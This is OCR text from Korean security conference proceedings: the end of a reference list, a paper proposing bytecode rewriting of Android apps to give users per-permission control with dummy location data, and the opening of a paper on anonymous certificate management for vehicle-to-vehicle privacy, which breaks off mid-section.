[4] Goldwasser, S., Micali, S., & Rackoff, C. (1989). The knowledge complexity of interactive proof systems. SIAM Journal on computing, 18(1), 186-208.

[5] Groth, J. (2010, December). Short pairing-based non-interactive zero-knowledge arguments. In International Conference on the Theory and Application of Cryptology and Information Security (pp. 321-340). Springer Berlin Heidelberg.

[6] Bitansky, N., Chiesa, A., Ishai, Y., Paneth, O., & Ostrovsky, R. (2013). Succinct non-interactive arguments via linear interactive proofs. In Theory of Cryptography (pp. 315-333). Springer Berlin Heidelberg.

[7] http://zerocash-project.org/

[8] https://z.cash/blog/zsl.html

[9] https://zcoin.io/zcoin-and-zcash/

[10] Wood, G. (2014). Ethereum: A secure decentralised generalised transaction ledger. Ethereum Project Yellow Paper, 151.

[11] Sompolinsky, Y., & Zohar, A. (2013). Accelerating Bitcoin's Transaction Processing. Fast Money Grows on Trees, Not Chains. IACR Cryptology ePrint Archive, 2013(881).

[12] https://blog.ethereum.org/

바이트코드 수정을 통한 안드로이드 앱의 개인정보 접근권한 개별 제어 기법*

백현준, 하동수, 오희국†

한양대학교 컴퓨터공학과

A Method of Fine-Grained Permission Control through Bytecode Modification on Android App

Hyunjun Back, Dongsoo Ha, and Heekuck Oh†

Department of Computer Science and Engineering, Hanyang University.

요 약

안드로이드 6.0(마시멜로우)부터는 개인정보 접근권한을 앱 설치 시 뿐만 아니라 런타임 시에도 최초 접근에 한하여 사용자에게 추가 승인을 받도록보안정책이 강화되었다. 하지만 대다수의 서드 파티 앱들은 시작 시 한 번에 모든 개인정보 접근권한을 요구하는 식으로 보안정책을 우회하고 있어 개인정보 노출 문제가 여전히 문제가 되고 있다. 이를 해결하기 위한 방안으로, 본 논문에서는 앱 자체에서 개인정보 접근 제어를 개별적으로 가능하게 하는 방법을 제안한다. 이는 바이트코드단에서 개인정보 접근 API를 찾아 래핑코드(wrapping code)를 삽입하는 식으로 이뤄지며 사용자가 허용하지 않는 권한은 더미 값을 입력하는 식으로 실행 흐름에 영향을 주지 않도록 한다. 수정된 앱을 통해 사용자는개인정보가 어느 시점에 사용되는지 알고 제어할 수 있게 되며 이를 통해 안드로이드 보안정책의 한계를 보완할 수 있게 된다.

I. 서론

안드로이드 6.0(마시멜로우) 이전 버전에서는 앱 설치 시 개발자가 지정한 권한을 모두 허용해야만 설치 할 수 있었다. 하지만 사용자는 이 권한이 언제 어떻게 쓰이는지 알 수 없으며 과도한 권한을 요구하거나 정상적인 앱처럼 위장해 불필요한 권한을 추가하여 악용하는 사례가 많았다[1-2].

안드로이드 마시멜로우 버전부터는 개인정보와 관련된 권한들을 그룹으로 지정하였다. 해당 그룹에 포함된 권한의 경우 앱 설치 후 런타임 시에도 최초 접근에 한하여 사용자에게 승인 받도록 보안정책이 강화되었다[3].

하지만 대다수의 서드 파티 앱들은 설치 후 최초 실행 시 필요한 개인정보 권한을 모두 승인 받으려 하고 있다. 만일 사용자가 권한을 하나라도 허용하지 않을 경우 앱을 사용 할 수 없도록 하였으며 사용자가 허용하게 되면 기존의 권한 획득과 다를 바 없게 된다.

본 논문에서는 과도하게 요구되는 권한이나 개인정보 유출을 방지하기 위해 앱으로부터 개인정보 권한 API가 호출되기 전 사용자가 이를 인지하고 권한을 제어 할 수 있도록 한다. 사용자가 권한을 거부하더라도 더미 값을 입력하는 식으로 실행 흐름에는 영향을 주지 않도록 한다.

본 논문의 구성은 다음과 같다. 먼저 2장에서는 안드로이드에서 지정한 개인정보 권한에 대해서 알아보고 기존의 개인정보유출 탐지방법과 APK 파일구조에 대해 간단히 알아본다. 3

* 본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ITCT연구센터육성 지원사업의 연구결과로 수행되었음(IITP-2017-2014-0-00636).
이 논문은 2015년도 정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (NRF-2015R1D1A1A09058200)

† 교신저자 : hkoh@hanyang.ac.kr

장에서는 기존 상용앱 두 가지를 살펴보고 한계점과 문제점에 대해서 설명한다. 4장에서는 기존 안드로이드 권한 관리에 대한 연구에 대해서 알아보고 5장에서는 제안하는 기법을 설명한다. 마지막으로 6장에서는 결론 및 향후 연구계획으로 마무리 짓는다.

II. 배경 지식

2.1 안드로이드 위험권한 분류

안드로이드 마시멜로 버전부터는 표 1과 같이 개인정보에 접근하는 권한들을 그룹으로 지정하였다.

개인정보권한 그룹은 SDK(Software Development Kit)버전이 23이상인 경우 앱이 개인정보 권한에 최초 접근 시 사용자에게 해당 권한 그룹에 대해 설명하고 승인을 받도록 되어있다. 또한 해당 그룹에 포함된 특정 권한에 대해서는 설명하지 않는다. 만약 그룹에 포함되는 권한을 이전에 승인 받았다면 해당 그룹 내에 있는 권한의 경우 사용자 동의 없이 시스템에서 바로 권한을 부여하는 특징이 있다[3].

[표 1] 개인정보 권한그룹

권한그룹	권한
CALENDAR	READ_CALENDAR
	WRITE_CALENDAR
CAMERA	CAMERA
CONTACTS	READ_CONTACTS
	WRITE_CONTACTS
	GET_ACCOUNTS
LOCATION	ACCESS_FINE_LOCATION
	ACCESS_COARSE_LOCATION
MICROPHONE	RECORD_AUDIO
PHONE	READ_PHONE_STATE
	CALL_PHONE
	READ_CALL_LOG
	WRITE_CALL_LOG
	ADD_VOICEMAIL
	USE_SIP
	PROCESS_OUTGOING_CALLS
SENSORS	BODY_SENSORS
SMS	SEND_SMS
	RECEIVE_SMS
	READ_SMS
	RECEIVE_WAP_PUSH
	RECEIVE_MMS
STORAGE	READ_EXTERNAL_STORAGE
	WRITE_EXTERNAL_STORAGE

예를 들면 SMS그룹에 포함된 SEND_SMS 권한을 이전에 요청하여 승인 받았다면 이 후 SMS그룹 내에 있는 권한을 요청한 경우에는 사용자의 승인 없이 시스템이 즉시 권한을 부여한다.


2.2 개인정보유출 탐지방법 분류

기존 개인정보 유출을 탐지하기 위한 방법으로는 앱 레벨의 정적분석과 동적 분석 그리고 커널 레벨의 동적 분석으로 분류할 수 있다.

기존 앱 레벨에서의 정적분석으로는 퍼미션 분석, 시그니처 분석, 앱 구조 분석, 소스코드 분석 등이 있고 특징으로는 앱을 실행하지 않고 정적인 상태에서 분석하기 때문에 분석시간은 짧지만 새로운 형태의 공격을 탐지하기 어려운 점이 있다.

동적 분석으로는 데이터 흐름 분석, 실행 로그 분석, 안드로이드 API 분석, 모니터링 등이 있으며 앱을 직접 실행하여 얻어진 정보를 분석하기 때문에 정적인 분석보다는 정밀한 탐지가 가능하다. 하지만 실행과 분석을 위한 별도의 가상환경이나 서버가 요구된다.

커널 동적 분석으로는 시스템 콜 로그분석, 시스템 파라미터 분석 등이 있고 시스템 자원에 접근하여 정밀한 탐지가 가능하지만, 시스템의 수정이 요구된다[4].



[그림 1] APK파일 구성요소

2.3 APK 파일

APK 파일은 그림 1과 같이 구성되어 있으며 역할은 다음과 같다.

- META-INF는 APK 파일의 무결성을 확인할 수 있는 서명된 데이터가 저장되어 있다.
- res는 컴파일 되지 않은 이미지 혹은 문자열 등을 저장한 파일들을 포함하는 디렉토리이다.
- assets은 앱이 추가로 필요로 하는 외부리소스 폴더이다.
- AndroidManifest.xml은 패키지 이름, 버전, 구성 컴포넌트, 실행 권한 등 앱에 대한 정보를 가지고 있다.
- classes.dex파일은 앱의 모든 바이트코드를 포함한다. 보통은 하나의 classes.dex만 있지만 때에 따라서 두 개 이상일 경우도 있다[5].

III. 기존 상용앱과 문제점

3.1 권한탐지 앱

아래의 그림 1은 '앱 설치 모니터'로 2013년 3월 세마포어 솔루션에서 출시한 권한탐지 앱으로 현재 설치되어 있는 앱의 접근권한을 확인하고 접근권한 수가 많으면 많을수록 진한 붉은색으로 표시해주고 있다.


해당 붉은색의 앱 클릭 시 접근하는 권한에 대한 설명과 사용자 판단 하에 필요 없는 권한일 경우 앱을 삭제하라고 알려주고 있으며 안드로이드 앱 관리 페이지와 연결하여 사용자가 권한을 설정할 수 있도록 하였다. 또한 권한 수가 많은 앱의 경우 노티피케이션(notification)으로 사용자에게 위험할 수 있는 앱이라는 알림을 띄워주는 특징이 있다[6].

위의 앱은 사용자에게 권한이 많은 앱으로부터 알려주기는 하지만 어떤 개인정보 권한이 언제 접근하는지 알 수 없으며 요구하는 권한 수만 보고 판단하기 때문에 사용자가 직접적으로 앱을 실행하지 않는 이상 권한을 설정 할 수 없는 한계점을 가지고 있다.

3.2 카카오톡(KakaoTalk)

카카오톡의 경우 그림 1과 같이 앱 설치 후 개인정보 권한이 필요한 시점에 사용자에게 요청하는 것이 아니라 설치 후 최초 실행 시 앱에서 필요한 개인정보 권한들을 한 번에 요청하고 있다. 2절에 언급했듯이 개인정보 권한을 한 번 승인을 받으면 그 이후 해당 권한이 속한 그룹의 권한들에 대해서는 다시 승인을 받지 않는다[7].

만약 그림2의 권한들 중 하나라도 허용하지



[그림 2] '앱 설치 모니터'(좌)의 기능과 '카카오톡'(우)의 권한 획득 과정

[표 3] 개인정보 권한관련 API 목록

권한그룹	클래스	API	API 역할
LOCATION	Location	getLatitude()	위도를 가져옴
		getLongitude()	경도를 가져옴
		setLatiude()	위도 설정
		setLongitude()	경도 설정
MICROPHONE	MediaRecorder	start()	녹음 시작
		stop()	녹음 중지
		setOutputFormat()	출력파일 형식 지정
		setOutputFile()	출력파일 이름 설정
		setAudioEncoder()	오디오 인코더 설정
CAMERA	Camera	startFaceDetection()	얼굴 인식 시작
		stopFaceDetection()	얼굴 인식 중지
		enableShutterSound()	셔터 음을 사용하거나 하지 않도록 설정
		cancelAutoFocus()	자동초점 기능 취소
SMS	SmsManager	sendTextMessage()	텍스트 기반 SMS을 보냄
		sendMultimediaMessage()	MMS 메시지를 보냄

않는다면 앱을 사용 할 수 없으며 사용자가 허용 할 때 까지 권한을 요청하게 된다. 따라서 사용자는 앱을 사용하기 위해서는 허용할 수 밖에 없는 문제점이 있다.

IV. 관련 연구

정종문 등은 안드로이드 4.3버전부터 5.1까지를 대상으로 안드로이드의 앱 운영(App Ops)을 이용하여 사용자가 권한을 직접 제어 할 수 있음을 실험하였다[8].

하지만 이는 안드로이드 6.0 버전에서 적용된 앱 관리기능과 유사하며 한 번도 사용하지 않은 권한은 사용 할 때 까지 인식되지 않을 수 있다는 특징이 있다.

김동민 등은 기존의 애플리케이션 단위 접근 제어가 아닌 단말기 전체에 대해 각각의 권한들을 JSON 스키마를 따라 사용자가 정의한 정책을 이용하여 개인정보 권한을 제어하는 시스템을 개발하였다[9].


위의 시스템은 사용자가 정의한 권한 정책을 바탕으로 권한을 세부적으로 제어할 수 있다는 장점은 있지만 일반적인 사용자가 기능을 추가하거나 원하는 권한 제어를 전문적인 지식 없이는 사용하기에 힘든 한계점이 있다.

V. 제안하는 기법


본 논문에서는 위의 문제점을 해결하기 위해 래핑코드 삽입한다. 래핑코드란 API가 호출되기 전 지점에 코드를 삽입하여 사용자가 이를 인지하고 제어할 수 있는 코드를 말한다. 래핑코드를 삽입하기 위해서 API가 호출되기 전 지점에 분기문을 삽입하고 바이트코드 수준에서 개인정보 권한 관련 API 호출지점을 찾는다. 그리고 호출이 일어나기 전 사용자에게 접근하는 권한에 대한 설명과 사용자에게 승인받는 과정을 거친다. 이후 사용자가 권한을 허용하지 않았을 경우 더미 데이터를 삽입하여 실행 흐름에는 영향을 주지 않고 진행되는 방법을 제안한다.

5.1 API 리스트

API 호출지점을 찾기 전 안드로이드에서 지정한 개인정보 권한 그룹에 포함된 권한들을 기준으로 API 리스트를 만든다. 위의 표 3은 권한 그룹별 사용되는 API들 중 일부를 간략하



[그림 3] API 호출지점을 찾는 단계



[그림 4] 제안하는 기법 도식화

게 정리한 것으로 실제 사용되는 API의 수는 훨씬 많다[9].

5.2 API 호출지점

그림 3은 API 호출지점을 찾는 단계를 표현한 것으로 DEX파일은 바이트코드로 이루어져 있기 때문에 분석하기가 쉽지 않다. 따라서 본 논문에서는 DEX파일을 디코딩(decoding)하여 파싱(Parsing)한 뒤 API 목록을 이용하여 호출지점을 찾는다.

5.2 권한 체크

그림 4는 권한을 체크하는 과정을 나타낸 것으로 API 지점을 찾으면 API가 호출되기 전 부분에 분기문을 삽입하여 사용자에게 접근하려는 권한 설명과 함께 승인할 것인지에 대해 요청한다. 사용자가 권한을 승인하게 되면 원래대로 진행하고 거절했을 경우에는 더미데이터를 삽입하게 된다.

5.3 더미데이터 삽입

사용자가 권한을 거부 했을 경우에는 API 호출지점에 더미데이터를 삽입하여야 한다. 먼저 더미데이터를 삽입하기 전 파싱된 정보를 이용하여 호출되는 API의 파라미터 값을 참고한다.

```
public Location update_Location(Double newLatitude, Double newLongitude){
    Location test_location = new Location("Test Location");
    test_location.setLatitude(newLatitude);  ⟶ (1.1);
    test_location.setLongitude(newLongitude);  ⟶ (1.2);
    return test_location;
}
```

[그림 5] 더미데이터 삽입 예시

```
01 .method public update Location(Ljava/lang/Double;Ljava/lang/Double;)Landroid/location/Location;
02     .locals 4
03     .parameter "newLatitude"
04     .parameter "newLongitude"
05
06     .prologue
07     .line 16
08     new-instance v0, Landroid/location/Location;
09
10     const-string v1, "Test Location"
11
12     invoke-direct {v0, v1}, Landroid/location/Location;-> <init>(Ljava/lang/String;)V
13
14     .line 17
15     .local v0, test_location:Landroid/location/Location;
16
17     invoke-virtual {p1},Ljava/lang/Double;->DoubleValue()D
18                                                          const-wide v2, 0x3ff199999999999aL
19     move-result-wide v2
20
21     invoke-virtual {v0, v2, v3}, Landroid/location/Location;->setLatitude(D)V
22
23     .line 18
24     invoke-virtual {p2}, Ljava/lang/Double;->doubleValue()D
25                                                          const-wide v2, 0x3ff3333333333333L
26     move-result-wide v2
27
28     invoke-virtual {v0,v2,v3}; Landroid/location/Location;->setLongtiude(D)V
29
30     .line 19
31     return-object v0
32 .end method
```

[그림 6] 디코딩된 코드 더미데이터 삽입 예시

참고한 파라미터 값을 임의의 값으로 넘겨주게 되면 실행흐름에는 영향이 없이 진행 된다.

예를 들면 그림 5와 같이 현재 좌표를 입력받아 업데이트하는 메소드의 경우 좌표를 설정하는 setLatitude(), setLongitude() 메소드의 파라미터 값은 더블 타입이다. 따라서 인자 타입에 맞는 값을 임의로 삽입해주게 되면 권한을 거부하더라도 문제없이 진행될 수 있다.

그림 6의 디코딩한 코드를 (line 17, 24 부분) 살펴보면 더블 타입의 파라미터 값을 받아오는 것을 알 수 있다. 이 부분에 임의의 실수 값을 삽입하면 된다. 바를 기준으로 오른쪽 부분은 실수 1.1(line 18)과 1.2(line 19)를 삽입한 것을 나타 낸 것이다.

VI. 결론 및 향후 연구계획

본 논문에서는 대부분의 서드 파티 앱들이 최초 실행 시 개인정보 권한을 모두 승인 받으려는 문제점 때문에 사용자가 언제 어떤 권한이 쓰이는지 알 수 없는 문제점과 권한을 거부했을 경우 사용 할 수 없는 문제점을 바이트코드 수정을 통해 해결하는 방법을 제안하였다. 하지만 권한이 호출될 때마다 사용자에게 승인을 받아야 되기 때문에 사용자의 입장에서는 불편을 초래할 수 있는 문제점도 있다.

향후 연구계획으로는 사용자가 직접 권한을 선택하는 것이 아니라 사용자에게 접근하는 권한을 알려는 주지만 과도하거나 불필요한 권한을 판단하는 자동화 도구에 대해 연구할 생각이다.

[참고문헌]

[1] Norton Mobile Insight Discovers Facebook Privacy Leak, https://www.symantec.com/connect/blogs/norton-mobile-insight-discovers-facebook-privacy-leak

[2] 못 믿을 구글플레이...유료앱이 바이러스를 http://www.dt.co.kr/contents.html?article_no=2014040802019960800001

[3] Android Develop API Guides, https://developer.android.com/guide/topics/security/permissions.html?hl=ko

[4] 최영석, 김성훈, 이동훈, “개인정보 유출 탐지 및 차단에 관한 연구: 안드로이드 플랫폼 환경,” 정보보호학회 논문지, 23(4), pp. 757-766, 2013년 8월.

[5] 하동수, 이강효, 오희국, “안드로이드 어플리케이션 역공학 보호기법,” 정보보호학회 학회지, 25(3), pp. 19-28, 2015년 6월.

[6] 구글플레이스토어, ‘앱 설치 모니터’, https://play.google.com/store/apps/details?id=com.semaphore.appinstallmonitor

[7] 구글플레이스토어, ‘카카오톡‘, https://play.google.com/store/apps/details?id=com.kakao.talk

[8] 정종문, 이훈, 황민태, “안드로이드 기반 앱의 시스템 수준 접근 권한에 대한 선택적 관리,” 한국정보통신학회논문지, 20(1), pp. 87-93, 2016년 1월.

[9] 김동민, 김희열, “안드로이드 플랫폼을 위한 사용자 중심 접근 제어,” 한국정보기술학회논문지, 13(5), pp. 49-55 2015년 5월.

차세대 ITS 환경에서 프라이버시 보호를 위한 익명 인증서 관리 방안

최석준*, 김대현*, 곽진**

*아주대학교 컴퓨터공학과 정보보호응용및보증연구실

**아주대학교 사이버보안학과

Anonymous Certificate Management Scheme for Privacy Protection in Cooperative ITS Environment

Suk-June Choi*, Dae-Hyun Kim*, Jin Kwak**

*ISAA Lab., Department of Computer Engineering, Ajou University.

**Department of Cyber Security, Ajou University.

요 약

최근, 차세대 ITS 산업의 발전으로 인해 사용자에게 안전성과 편의성을 제공하기 위한 서비스가 증가함에 따라, 차량과 차량에서 양방향으로 데이터를 주고받는 V2V(Vehicle to Vehicle) 통신을 지원한다. 또한 이러한 데이터를 안전하게 주고받기 위한 방식으로 각 차량의 신원을 확인할 수 없도록 인명인증서를 사용하여 차량의 메시지를 전자서명 하는 방식을 도입하고 있다. 차량에서 사용되는 익명인증서는 주기적으로 인증서를 폐기하고, 발급받아 사용하는 방식을 통해 차량의 신원을 식별할 수 없도록 하고 있지만, 이러한 익명인증서를 사용하더라도 공격자에 의해 차량을 추적할 수 있는 보안위협이 존재하고 있다. 따라서 본 논문에서는 차량 익명인증서를 사용하는데 발생할 수 있는 프라이버시 위협을 방지하기 위한 익명인증서 관리 방안을 도출한다.

I. 서론

최근, 교통환경에서 사용자에게 안전성과 편의성을 제공하기 위한 수단으로 차세대 ITS 산업이 크게 발전하고 있다[1].

이러한 차세대 ITS 서비스는 상호간에 양방향 통신으로 교통과 관련된 데이터를 주고받으면서, 실시간으로 서비스를 제공하게 된다. 이러한 서비스는 차량의 상태(위치, 속도, 가속도, 각속도, 브레이크 상태 등)를 수집하여 각 차량 간의 정보를 공유하게 됨으로써, 크게 확대할 경우 현재 교통 상황, 앞 차간의 간격 유지와 같은 경보 등과 같은 알람을 제공한다[2].

이 논문은 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No.NRF-2014R1A2A1A11050818).

또한 차량 간 통신의 신뢰성을 보장하고 특정 차량을 추적할 수 없도록 하기 위해 차량 간의 주고받는 메시지는 짧은 주기의 익명인증서를 사용하여 보호된다.

하지만, 차량 익명인증서를 사용하더라도 공격자가 차량의 메시지를 주고받는 특정패턴에 따라 분석을 할 경우 차량을 추적할 수 있는 보안위협이 존재한다. 이러한 위협이 발생할 경우 프라이버시 위협이 발생할 수 있기 때문에, 익명인증서 사용 주기, 초당 메시지에 서명할 수 있는 개수 제한 등의 관리 방안이 필요하다.

이를 통해 차량 간 통신에서 발생할 수 있는 프라이버시 위협을 방지하기 위해, 차량 익명인증서의 효율적인 관리 방안을 위한 요구사항을 도출하여 개선하고자 한다.


본 논문의 구성은 다음과 같다. 2장에서 익

명인증서에 대한 개념 및 체계 등에 대하여 분류하고 신원을 숨기기 위한 요구사항을 분석한다. 3장에서는 익명인증서를 사용하면서 발생할 수 있는 프라이버시 위협을 방지하기 위해 익명인증서 처리 구간별 요구사항을 도출하고, 마지막으로 4장에서 결론을 맺는다.

II. 관련 연구

2.1 차세대 ITS 환경에서의 데이터통신 방식


차세대 ITS 환경에서는 서비스를 제공하기 위해 차량, 노변기지국, 센터 간에 상호 지속적으로 데이터를 공유한다. 차량과 차량 그리고 노변기지국에서는 무선통신(WAVE)으로 데이터를 주고받으며, 노변기지국과 센터 간에는 유선통신으로 데이터를 주고받는다. 이러한 통신 과정에서 운전자의 편의성, 안전성, 효율성을 제공하기 위해 차량의 데이터(차량의 위치, 주행 이력)등을 수집한다[3].



[그림 1] 차세대 ITS 환경 데이터 통신 방식

2.2 차량 간 익명 인증서 체계


차량 단말기 간에는 차량의 정보를 익명인증서를 통해 전자서명을 하여 메시지를 보내게 된다. 이러한 과정은 차량인증 기관으로부터 익명인증서를 발급받아 전자서명을 생성 하며, 메시지를 전달 받은 차량은 전자서명을 검증하여 정상적인 메시지인지 판단한다. 이를 통해 프라이버시 보호 목적으로 발신자(차량)의 실제 신원을 숨기는 메커니즘으로, 짧은 주기의 익명인증서를 사용함으로써, 차량 간 통신의 신뢰성을 보장하고 특정 차량을 추적할 수 없도록 한다[4].



[그림 2] 차량 간 익명 인증서 체계

❑ C2C 익명인증 스키마

Car2Car Consortium에 의한 익명인증서의 기본적인 익명 스키마는 [그림 3]과 같다. 이는 익명인증서를 발급에서부터 차량 간 통신을 하고 폐기하는 동작 과정을 나타낸다[5].



[그림 3] C2C 기반 익명인증 스키마

· 장기인증서 등록

차량이 익명인증서를 발급받기 위해서 차량은 장기인증서를 관리기관으로부터 발급받고 이를 통해 차량을 인증하는 구간이다.

· 익명인증서 등록

장기인증서를 통해 인증된 차량이 짧은 주기를 가진 익명인증서를 관리 기관으로부터 발급받는 구간이다.

· 익명인증서를 이용한 통신

발급받은 익명인증서를 가지고 차량 간 통신이 이루어지며, 차량은 익명인증서를 사용하여 발신 메시지를 전자서명을 한다. 이를 통해 차량의 실제 신원을 숨긴다.

· 오작동 보고 및 폐기


차량의 오작동이 발견될 경우 이를 폐기 관리기관에 전송하고 인증서를 폐기하며, 또한 주

기가 지난 익명인증서의 폐기를 하는 구간이다.

2.3 보안 위협

❑ B.Wiedersheim에 의한 프라이버시 위협

B.Wiedersheim에 따르면 익명인증서를 사용하더라도 발생할 수 있는 보안위협을 언급하고 있다. 차량은 일반적으로 거리를 따라 매우 규칙적으로 이동하고 이로 인한 메시지를 주기적으로 보내기 때문에 공격자에 의해 이러한 메시지를 도청하고 분석할 경우 차량의 신원을 추적할 수 있는 프라이버시 위협이 존재한다[6].



[그림 4] 익명인증서에서 발생할 수 있는 프라이버시 위협

2.4 D.Forster에 의한 익명인증서 요구사항

D.Forster는 익명인증서를 통한 차량 간 통신의 신뢰성 및 익명성을 보장하기 위해 만족해야하는 요구사항을 다음과 같이 정의하였다[7].

❑ 인증

시스템에 참여할 수 있는 차량을 구별하여 정상적인 차량을 확인할 수 있는 인증 절차가 필요하다.

❑ 제한된 자격 증명

여러 차량의 자격 증명을 효율적으로 하기 위한 방법으로 유효기간, 익명 인증서의 개수를 제한해야 한다.

❑ 폐기

차량의 잘못된 메시지, 메시지 오작동, 익명인증서에 대한 주기에 따라 인증서 폐기를 해야 한다.

❑ 강 익명성

익명인증서를 사용하여 통신하는 다른 참가 차량의 신원을 추적하여 확인할 수 없도록 해야 한다.

❑ 프라이버시 보호

이전의 익명인증서를 통해 전자 서명된 메시지가 익명성에 영향을 미치지 않아야 한다.

❑ 실제시간 제한

차량이 메시지를 전송할 때 초당 메시지에 서명할 수 있는 개수를 제한해야 한다.

❑ 확장성

다중 차량 간에 메시지를 주고받을 수 있어야 하므로 익명인증서의 상호작용의 최소화가 필요하다.

III. 제안사항

차량의 신원을 숨기기 위한 방식으로 짧은 주기를 가진 익명인증서를 통해 메시지를 전자서명하여 전송하게 된다. 하지만 [그림 4]의 프라이버시 위협과 같이 익명인증서를 통해 전자서명된 메시지를 공격자가 분석을 할 경우 차량의 신원을 추적할 수 있는 위협이 존재하게 된다. 따라서 본 논문에서는 C2C기반 익명인증서 스키마 기반에서 프라이버시 위협을 방지하기 위한 각 구간별로 관리 방안에 필요한 요구사항을 제안 하였으며, 크게 익명인증서 발급, 익명인증서를 이용한 통신, 익명인증서 폐기 구간별 관리방안을 D.Forster가 정의한 익명인증서 요구사항을 기반으로 제안한다. 각 구간별로 만족해야하는 익명인증서 요구사항은 [표 1]과 같다.

[표 1] 구간별 익명인증서 요구사항

익명인증서 요구사항	발급 구간	통신 구간	폐기 구간
인증	○		
제한된 자격 증명		○	
폐기			○
강 익명성		○	
프라이버시 보호		○	
실제시간 제한		○	

3.1 익명인증서 발급구간

❑ 인증

익명인증서 발급 구간에서는 사용자가 시스템에 참여할 수 있는 차량을 식별하여 발급 절차를 진행해야 하며, 이는 장기인증서를 소유하고 있는 정상적인 차량에게만 익명인증서를 발급해야 한다.

3.2 익명인증서를 이용한 통신구간

익명인증서를 이용한 통신구간에서는 차량이 주기적으로 위치정보 등을 브로드캐스팅 하여 메시지를 전송하게 된다. 프라이버시 위협은 이 구간에서 발생하게 되며, 공격자는 통신구간에서 메시지를 수집하여 차량에 대한 신원을 추적하는 것이 가능하다. 이러한 위협을 방지하기 위해서는 제한된 자격 증명, 실제시간 제한을 통해 강 익명성, 프라이버시 보호를 보장해야 한다.

❑ 제한된 자격 증명

